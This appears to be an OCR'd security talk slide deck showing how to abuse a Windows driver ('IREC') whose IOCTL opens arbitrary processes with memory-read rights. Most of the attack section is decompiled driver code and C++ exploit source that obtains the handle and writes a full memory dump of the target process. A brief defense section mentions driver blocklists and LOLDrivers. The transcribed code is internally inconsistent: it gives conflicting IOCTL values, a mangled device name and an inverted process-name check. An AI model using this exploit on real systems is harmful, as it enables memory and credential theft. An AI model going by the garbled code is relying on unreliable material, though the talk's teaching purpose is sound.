
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

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140002a1e      int64_t var_1d0 = 0
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140002c51        int32_t var_22c_1 = 0
140002c7e        if (zx.q(rax_7) u>= 4)
140002cb3            int32_t pid = *AssociatedIrp
140002cd8            STATUS = openProcess(pid, ACCESSMASK: 0x410, 0, pHANDLE: &pHANDLE)
140002ce1            int32_t var_1fc_1
140002ce1            if (STATUS s< 0)
140002cf0                var_1fc_1 = 0
140002ce3            else
140002ce3                var_1fc_1 = 1
140002d03            if (var_1fc_1 != 0)
140002d2b                var_27c = 4
140002d42                *AssociatedIrp = pHANDLE.d
140002d50                if (CheckStatus(1) != 0)
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1400084e6      int32_t var_58 = 0xc0000001
1400084ee      uint64_t ClientId = 0
1400084f7      int64_t var_48 = 0
140008500      int32_t ObjectAttributes = 0x30
140008508      int64_t var_38 = 0
140008511      int32_t var_28 = 2
140008519      int64_t var_30 = 0
140008522      int64_t var_20 = 0
14000852b      int64_t var_18 = 0
14000853c      if (arg3 != 0)
140008546          |   int32_t var_28_1 = 0x202
140008551      ClientId = zx.q(pid)
14000856f      NTSTATUS status = ZwOpenProcess(ProcessHandle: pHandle, DesiredAccess: ACCESSMASK, ObjectAttributes: &ObjectAttributes, ClientId: &ClientId)
14000857e      if (status < 0 && CheckStatus(0x20) != 0)
14000859c          |   DbgPrint(Format: "Open process failed for %d", zx.q(pid))
1400085a9      return zx.q(status)
```



# Driver Divination

```
140002cd8 | STATUS = openProcess(pid, ACCESSMASK: 0x410, 0, pHANDLE: &pHandle)
140002cd8 | int32 + var 1fc 1
```

- We must supply a process ID to the driver
- There is a hardcoded accessmask in the driver:
  - PROCESS\_QUERY\_INFORMATION (0x0400)
  - PROCESS\_VM\_READ (0x0010)
    - This means we can read virtual memory!
- We receive a process handle back with these permissions



# Driver Divination

Here's what we know:

- We have found the driver's entry point
- We have found the driver's device name
- We have found IRP\_MJ\_DEVICE\_CONTROL (0xe)
- We have found the IOCTLs (0x80012008 + function offset)
- We even found a function within the driver that looks interesting; we can retrieve a process handle with virtual memory read permissions



LET'S WRITE  
THE SPELL



# Spellcraft

```
6
7 #define IOCTL_BASE 0x80012008
8 constexpr DWORD IREC_IOCTL(DWORD x) { return IOCTL_BASE + x; }
9 #define IOTCL_IREC_OPEN_PROCESS IREC_IOCTL( 0x20 )
10 static const char* DeviceName = R"(\\.\IREC)";
11
12 ▼ typedef struct _IREC_OPEN_PROCESS {
13     DWORD pid;
14 } IREC_OPEN_PROCESS, * PIREC_OPEN_PROCESS;
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# Spellcraft

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71     IREC_OPEN_PROCESS openProcess;
72     openProcess.pid = processId;
73
74     bResult = DeviceIoControl(hDevice, IOTCL_IREC_OPEN_PROCESS, &openProcess, sizeof(DWORD), &openProcess, sizeof(HANDLE), &dwBytesReturned, NULL);
```

Here is where we open up a connection with the driver and submit our data.



# Spellcraft

```
96     HANDLE hFile = CreateFileA(dumpFilePath.c_str(), GENERIC_WRITE, FILE_SHARE_WRITE, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
97
98     if (hFile == INVALID_HANDLE_VALUE) {
99         DWORD dwError = GetLastError();
100        printf("CreateFileA failed with error: %lu\n", dwError);
101        return;
102    }
103
104    bDumpResult = MiniDumpWriteDump(hProcess, 0, hFile, MiniDumpWithFullMemory, NULL, NULL, NULL);
105    if (!bDumpResult) {
106        DWORD dwError = GetLastError();
107        printf("Dump failed with error: %lu\n" + dwError);
108    }
109    else {
110        printf("[*] Dump succeeded.\n");
111    }
112    CloseHandle(hProcess);
113    CloseHandle(hFile);
114 }
```



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# Critical Hit

LOCAL - Win10-DevVM

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A screenshot of the Microsoft Visual Studio IDE interface. The main window displays a C++ code editor with a file named `IRECDemo.cpp`. The code implements a function to get a process ID by name, utilizing Windows API functions like `CreateToolhelp32Snapshot`, `Process32First`, and `Process32Next`. A cursor is positioned at the end of the line `return pEntry.th32ProcessID;`. A tooltip window titled "Command Prompt" is overlaid on the screen, containing the text "A critical error has occurred". The status bar at the bottom shows the path "C:\Users\dev\source\repos\IRECDemo\IRECDemo\IRECDemo.cpp(82,16)" and the message "No issues found". The bottom right corner of the screen shows the system tray with icons for File Explorer, Task View, OSR Driver Loader, Command Prompt, and a battery icon.

```
#include <windows.h>
#include <iostream>
#include <DbgHelp.h>
#include <TlHelp32.h>

#pragma comment(lib, "Dbghelp.lib")

#define IOCTL_BASE 0x800012000
constexpr DWORD IREC_IOCTL(DWORD x) { return IOCTL_BASE + x; }
#define IOCTL_IREC_OPEN_PROCESS IREC_IOCTL(0x2)
static const char* DeviceName = R"(\.\.\IREC\"); C:\tmp\

typedef struct _IREC_OPEN_PROCESS {
    DWORD pid;
} IREC_OPEN_PROCESS, *PIREC_OPEN_PROCESS;

DWORD GetProcessIdByName(const std::wstring& processName) {
    HANDLE hSnapshot = CreateToolhelp32Snapshot(
        TH32CS_SNAPPROCESS,
        0
    );
    PROCESSENTRY32 pEntry;
    pEntry.dwSize = sizeof(pEntry);

    BOOL hRes = Process32First(hSnapshot, &pEntry);
    while (hRes) {
        if (wcscmp(pEntry.szExeFile, processName.c_str())) {
            CloseHandle(hSnapshot);
            return pEntry.th32ProcessID;
        }
        hRes = Process32Next(hSnapshot, &pEntry);
    }

    CloseHandle(hSnapshot);
    return 0; // If process is not found return 0
}
```

Output:

```
1>IRECDemo.cpp
1>C:\Users\dev\source\repos\IRECDemo\IRECDemo\IRECDemo.cpp(82,16): warning C4312: 'type cast': conversion from 'DWORD' to 'HANDLE' of greater size
1>IRECDemo.vcxproj -> C:\Users\dev\source\repos\IRECDemo\x64\Debug\IRECDemo.exe
1>Done building project "IRECDemo.vcxproj".
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ======
========== Build started at 9:34 AM and took 04.974 seconds ======
```

Error List | Output

Ready File Explorer x64 tmp drv64sys.bndb.bnd... OSR Driver Loader IRECDemo - Micro... Command Prompt

9:41 AM 11/17/2023

# DEFENSES



# Defense

## Mitigation

- You should probably keep drivers in your environment up-to-date

## Detection

- Microsoft has a recommended driver blocklist
- The LOLDrivers project (<https://www.loldrivers.io/>)
  - This is arguably better than the official blocklist
  - Hash lists, YARA rules, Sigma rules, Sysmon blocking, and WDAC policies

If you're a developer, consider using more stringent device ACLs

# THANK YOU!

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